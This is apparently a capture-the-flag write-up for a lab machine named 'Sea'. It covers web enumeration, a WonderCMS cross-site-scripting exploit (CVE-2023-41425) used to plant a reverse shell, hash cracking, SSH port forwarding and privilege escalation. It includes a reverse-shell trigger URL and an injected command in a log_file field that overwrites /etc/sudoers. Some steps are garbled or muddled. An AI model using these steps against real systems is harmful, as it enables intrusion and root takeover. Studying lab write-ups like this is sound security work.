Sea

Sea writeup
Table of Contents
1. Recon

We can see port 22 and 80 open, let’s start by checking the web service.
2. Web Recon
Let’s check the service on port 80 with gobuster.
1
gobuster dir -u http://10.10.11.28/ -w /usr/share/wordlists/dirb/common.txt
We can find a lot of pages, so let’s check them one by one.
We can find more relevant info on /themes
1
gobuster dir -u http://10.10.11.28/themes/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
With this, we can find that the service is running on WonderCMS version 3.2.0 which has a CVE assigned to it: CVE-2023-41425.
3. CVE-2023-41425
You need to send a link generated by the exploit before to the admin, so we can upload a revshell.


Now accest to the url with the correct params
1
http://10.10.11.28/themes/revshell-main/rev.php?lhost=<you ip>&lport=1234
Now, u are logged as www-data on the machine.
After this, we need to search how to a user with more privileges.
We can find this on /var/www/sea/database.js

Crack this hash with hashcat
1
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
And log in as that user (amay), after this, you can get user flag.
4. Privilege Escalation
Run linpeas and you can find Netstat command a networking tool used for troubleshooting and configuration.

We can see a connection, so open a netcat listener and connect to the port.
1
nc -lvp 8888
1
ssh -L 8888:localhost:8080 amay@10.10.11.28
Go to that port and log as amay. Here we can find a developer system monitoring page, so we have some more privileges here.


We can use burp here, and set this to read flag at /root/root.txt whit the following command.
1
log_file=/root/root.txt;cp/dev/shm/sudoers> /etc/sudoers&analyze_log
Done!!